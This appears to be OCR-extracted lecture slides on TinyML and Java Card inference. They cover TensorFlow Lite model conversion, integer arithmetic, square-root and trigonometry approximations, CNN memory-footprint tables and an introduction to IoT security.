
AI Neural Networks: Deep Learning vs IoT Embedded Devices / Java Card inference

The IoT embedded devices challenges and constraints for A.I / M.L. inferences – e.g. in Java Card devices


Artificial Intelligence & TinyML




Artificial Intelligence & TinyML



Artificial Intelligence & TinyML



Artificial Intelligence & Tiny-ML



Artificial Intelligence & Tiny-ML – Jupyter Notebooks - Python/Java => C code

history_1 = model_1.fit(x_train, y_train, epochs=1000, batch_size=16, validation_data=(x_validate, y_validate))

```python
# Convert the model to the TensorFlow Lite format without quantization
converter = tf.lite.TFLiteConverter.from_keras_model(model_2)
tflite_model = converter.convert()

# Save the model to disk
open("sine_model.tflite," "wb").write(tflite_model)

# Convert the model to the TensorFlow Lite format with quantization
converter = tf.lite.TFLiteConverter.from_keras_model(model_2)
# Indicate that we want to perform the default optimizations,
# which include quantization
converter.optimizations = [tf.lite.Optimize.DEFAULT]
# Define a generator function that provides our test data's x values
# as a representative dataset, and tell the converter to use it
def representative_dataset_generator():
  for value in x_test:
    # Each scalar value must be inside of a 2D array that is wrapped in a list
    yield [np.array(value, dtype=np.float32, ndmin=2)]
converter.representative_dataset = representative_dataset_generator
# Convert the model
tflite_model = converter.convert()

# Save the model to disk
open("sine_model_quantized.tflite," "wb").write(tflite_model)
```

```
# Install xxd if it is not available
!apt-get -qq install xxd
# Save the file as a C source file
!xxd -i sine_model_quantized.tflite > sine_model_quantized.cc
# Print the source file
!cat sine_model_quantized.cc
```


```c
unsigned char sine_model_quantized_tflite[] = {
  0x1c, 0x00, 0x00, 0x00, 0x54, 0x46, 0x4c, 0x33, 0x00, 0x00, 0x12, 0x00,
  0x1c, 0x00, 0x04, 0x00, 0x08, 0x00, 0x0c, 0x00, 0x10, 0x00, 0x14, 0x00,
  // ...
  0x00, 0x00, 0x08, 0x00, 0x0a, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x09,
  0x04, 0x00, 0x00, 0x00
};
unsigned int sine_model_quantized_tflite_len = 2512;
```


API & Java Card Technical Challenges – Integer absence

Example A:
int a, b, c;
c = a + b;

Example	Java bytecode instructions	Java Card bytecode instructions
Example A	load_a; load_b; iadd;	load_a; load_b; iadd;

Operand stack in 32-bit addition





Storing an **int** value in a 4-byte array using big endian order

```
public static boolean add(byte[] A, byte AOff,
                          byte[] B, byte BOff,
                          byte[] C, byte COff,
                          byte len) {

   short result = 0;

   for (len = (byte)(len - 1); len >= 0; len--) {

       // add two unsigned bytes and the carry from the
       // previous byte computation
       result = (short)(getUnsignedByte(A, AOff, len) +
                        getUnsignedByte(B, BOff, len) +
                        result);

       // store the result in byte array C
       C[(short)(len + COff)] = (byte) result;

       // has a carry?
       if (result > 0x00FF)
          result = 1;
      else
         result = 0;
   }

   // produce overflow in the sum
   if (result == 1)
       return false;
   return true;
}
```

API & Java Card Technical Challenges – Sqrt, Trigonometric and Sigmoid Function absence

SQRT: The integer square root can be computed by the Babylonian method, if integer division is available. Just iterate

```
R' = (R + S / R) / 2
```

with a suitable initial `R`.

Such a value can be found with

```
R= 1
while S > 2:
  R*= 2
  S/= 4
```

(preferably implemented with shifts, if available).


ATAN - The idea for CORDIC (**Co**ordinate **R**otation **Di**gital **C**omputer - **Volder's algorithm**) in the computation of **atan** is to have a **"look-up table of values"**:

angle[i] = atan(pow(2,-i));

It does not matter if the angles are pre-computed in radians or degrees. Then use the tangent addition theorem

tan(a+b)=(tan(a)+tan(b)) / (1-tan(a)*tan(b))

Lookup Table Approximation of the Sigmoid Function



Re: Sinus and Cosinus calculation in javacard?

by **scplatform** » Wed Sep 27, 2017 5:36 am

Maybe use a factor can solve your problem,e.g:sin1 => sin1*500, and you'll get the array like this:

CODE: SELECT ALL

```
SIN[] =
{
    0, 8, 17, 26, 35, 44, 53, 62, 71, 80, 88, 97, 106, 115, 123, 132, 141, 149, 158,
    166, 175, 183, 191, 200, 208, 216, 224, 232, 240, 248, 255, 263, 271, 278, 286,
    293, 300, 308, 315, 322, 329, 335, 342, 349, 355, 362, 368, 374, 380, 386, 392,
    397, 403, 408, 414, 419, 424, 429, 434, 438, 443, 447, 452, 456, 460, 464, 467,
    471, 474, 477, 481, 484, 486, 489, 492, 494, 496, 498, 500, 502, 504, 505, 507,
    508, 509, 510, 510, 511, 511, 511, 512, 511, 511, 511, 510, 510, 509, 508, 507,
    505, 504, 502, 500, 498, 496, 494, 492, 489, 486, 484, 481, 477, 474, 471, 467,
    464, 460, 456, 452, 447, 443, 438, 434, 429, 424, 419, 414, 408, 403, 397, 392,
    386, 380, 374, 368, 362, 355, 349, 342, 335, 329, 322, 315, 308, 300, 293, 286,
    278, 271, 263, 255, 248, 240, 232, 224, 216, 208, 200, 191, 183, 175, 166, 158,
    149, 141, 132, 123, 115, 106, 97, 88, 80, 71, 62, 53, 44, 35, 26, 17, 8, 0, -8,
    -17, -26, -35, -44, -53, -62, -71, -80, -88, -97, -106, -115, -123, -132, -141
```

Re: Sinus and Cosinus calculation in javacard?

by **JCaberham** » Wed Sep 27, 2017 5:54 am

To handle the angle with decimals, try to use this formula
sin(a+b) =sina*cosb+cosa*sinb
cos(a+b) = cosa*cosb – sina*sinb


Take angle 45.5 as an example,

sin(45+0.5) = sina45*cos0.5 + cos45*sin0.5

But you may need to define 4 arrays **sin[0~360], cos[0~360], sin[0.0~0.1],cos[0.0~0.1]**

Float absence:
`x*0.9 = (x*10-x)/10`
Fixed-point arithmetic. One trick is to simply perform calculations where each value is multiplied with 100.

Lookup Table Approximation of the Sigmoid Function



- **API & Java Card Technical Challenges – Memory footprint – e.g. storage & inference for various CNNs**

See TinyML NN Footprint on:

[Arduino Nano 33 BLE Sense (https://store.arduino.cc/products/arduino-nano-33-ble-sense-with-headers?selectedStore=eu)](https://store.arduino.cc/products/arduino-nano-33-ble-sense-with-headers?selectedStore=eu)
[SparkFun Edge (https://www.sparkfun.com/products/15170)](https://www.sparkfun.com/products/15170)
[ST Microelectronics STM32F746G Discovery kit (https://os.mbed.com/platforms/ST-Discovery-F746NG/)](https://os.mbed.com/platforms/ST-Discovery-F746NG/)

TABLE IV: On-chip Weight Memory Requirements (MB), with varying *working set* sizes (filters being processed concurrently). Sizes for both a *Single* working set and *Double* buffered filters are reported.

Network	**Number of Filters in Working Set**							
	All		64		16		1	
	Single	Double	Single	Double	Single	Double	Single	Double
AlexNet	1.69	2.95	0.28	0.56	0.070	0.140	0.0044	0.0088
GoogleNet	1.27	2.14	0.21	0.42	0.053	0.110	0.0033	0.0066
VGG-M	4.50	9.00	0.56	1.13	0.140	0.280	0.0088	0.0180
VGG-S	4.50	9.00	0.56	1.13	0.140	0.280	0.0088	0.0180
VGG-19	4.50	9.00	0.56	1.13	0.140	0.280	0.0088	0.0180
MobileNet	2.00	2.02	0.12	0.25	0.031	0.063	0.0020	0.0039
DenseNet	1.00	1.13	0.12	0.25	0.018	0.070	0.0022	0.0044
DPNet	6.82	9.09	0.31	0.63	0.078	0.160	0.0049	0.0098
ResNet	4.50	6.50	0.56	1.13	0.140	0.280	0.0088	0.0180
DnCNN	0.07	0.14	0.07	0.07	0.018	0.035	0.0011	0.0022
FFDNet	0.16	0.32	0.11	0.16	0.026	0.053	0.0016	0.0033
IRCNN	0.63	1.02	0.63	0.63	0.160	0.320	0.0099	0.0180
JointNet	0.14	0.21	0.07	0.14	0.018	0.035	0.0011	0.0022
VDSR	0.07	0.14	0.07	0.07	0.018	0.035	0.0011	0.0022

TABLE V: On-chip Activation Memory Requirements (MB). *Single* allocates enough storage for processing only the current set of activation windows, whereas *Double* corresponds to a double buffering configuration.

Network	**All Activations**	**Row of Activation Windows**	
		Single	**Double**
AlexNet	0.85	0.029	0.057
GoogleNet	0.77	0.020	0.041
VGG-M	0.82	0.049	0.099
VGG-S	0.56	0.050	0.100
VGG-19	12.25	0.082	0.16
MobileNet	2.30	0.041	0.082
DenseNet	2.38	0.042	0.083
DPNet	3.27	0.066	0.13
ResNet	2.30	0.027	0.055
DnCNN	506.25	0.70	1.4
FFDNet	189.84	0.53	1.1
IRCNN	506.25	2.11	4.22
JointNet	27.06	0.093	0.19
VDSR	506.25	0.70	1.4

Security Issues Summary
for easy sharing

Section Conclusions

IoT Clouds

IoT Devices Programming

OS and Embedded

ASM ARM

AI in IoT – ML on Edge

3


Share knowledge, Empowering Minds – JC – iSE-eSE / CBOR – COSE

IoT Security Issues

https://www.sics.se/sites/default/files/pub/goranselander.pdf |
http://www.slideshare.net/Eurotechchannel/iot-security-elements |
https://randomoracle.wordpress.com/2014/05/ |
http://www.chyp.com/wp-content/uploads/2015/01/HCE-and-SIM-Secure-Element.pdf
https://www.youtube.com/watch?v=2chkU62J6iY |
http://docplayer.net/15874677-Embedded-java-secure-element-for-high-security-in-iot-systems.html
IoMT – IoT Medical Devices - www.hl7.org

3.1 Java Card Security

JC Form Factors: Copyright Oracle



3.1 Java Card Security

J1 – Java One presentation: Copyright Oracle

Program Agenda

1. IoT and the device edge security
2. ”Edge” Security Solutions landscape
3. Java Card unifies device edge security solutions

Our new world

Connected

4+
BILLION
connected people

20+
BILLION
connected devices

40+
ZETTABYTES
data

To be secured

